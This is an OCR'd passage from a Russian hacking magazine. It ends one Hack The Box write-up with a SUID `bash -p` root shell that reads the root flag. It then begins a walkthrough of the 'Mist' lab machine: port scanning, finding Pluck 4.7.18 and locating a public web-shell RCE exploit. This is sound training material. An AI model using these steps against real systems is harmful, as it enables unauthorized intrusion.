
Эксплуатация уязвимости



```
prod@editorial:/home/dev$ /bin/bash -p
bash-5.1# id
uid=1000(prod) gid=1000(prod) euid=0(root) groups=1000(prod)
bash-5.1# cat /root/root.txt
9d2f8e1c81d39d0bb45a4e172a58a6f0
bash-5.1#
```

Флаг рута

Все получилось, машина захвачена!



Используем технику ESC13 для захвата домена Active Directory

Сегодня я покажу ряд атак ESC13 на службу сертификации Active Directory, в результате которых мы захватим домен Windows. На пути к этому придется решить еще несколько проблем: получить сессию на хосте через уязвимый веб-сервис, подменить ярлык, вскрыть хеш пароля при помощи UnPAC the hash, использовать принудительную аутентификацию и атаку Shadow Credentials и применить другие техники атак на AD.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Mist с учебной площадки Hack The Box. Уровень сложности задания — «безумный».

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.17    mist.htb
```

И запускаем сканирование портов.


> ### Справка: сканирование портов
>
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
> tr '\n' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for mist.htb (10.10.11.17)
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-generator: pluck 4.7.18
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
| http-title: Mist - Mist
|_Requested resource was http://mist.htb/?file=mist
```

Результат работы скрипта

Сканер обнаружил всего один открытый порт: 80 — веб-сервер Apache 2.4.52. На сайте нас ожидает система Pluck 4.7.18.



Mist


Low-anchored cloud, Newfoundland air, Fountain-head and source of rivers, Dew-cloth, dream-drapery, And napkin spread by fays; Drifting meadow of the air, Where bloom the daisied banks and violets, And in whose fenny labyrinth The bittern booms and heron wades; Spirit of lakes and seas and rivers,— Bear only perfumes and the scent Of healing herbs to just men's fields. - Henry David Thoreau

admin | powered by pluck

Главная страница сайта

ТОЧКА ВХОДА

При попытке перейти к управлению в системе нас встретит форма аутентификации.




password

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Форма аутентификации

Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Идем за ними прямиком в Google.



Exploit-DB
https://www.exploit-db.com › ... · Перевести эту страницу


Pluck v4.7.18 - Remote Code Execution (RCE)

9 месяцев назад — Exploit: /. Platform: PHP. Date: 2023-07-15. Vulnerable App: #Exploit Title: Pluck v4.7.18 - Remote Code Execution (RCE) #Application: pluck ...

Поиск эксплоитов в Google

Обнаруживаем, что в этой версии Pluck есть возможность разместить веб-шелл через загрузку модуля и тем самым получить RCE. Но проблема в том, что сперва нужно получить доступ к управлению веб-приложением.

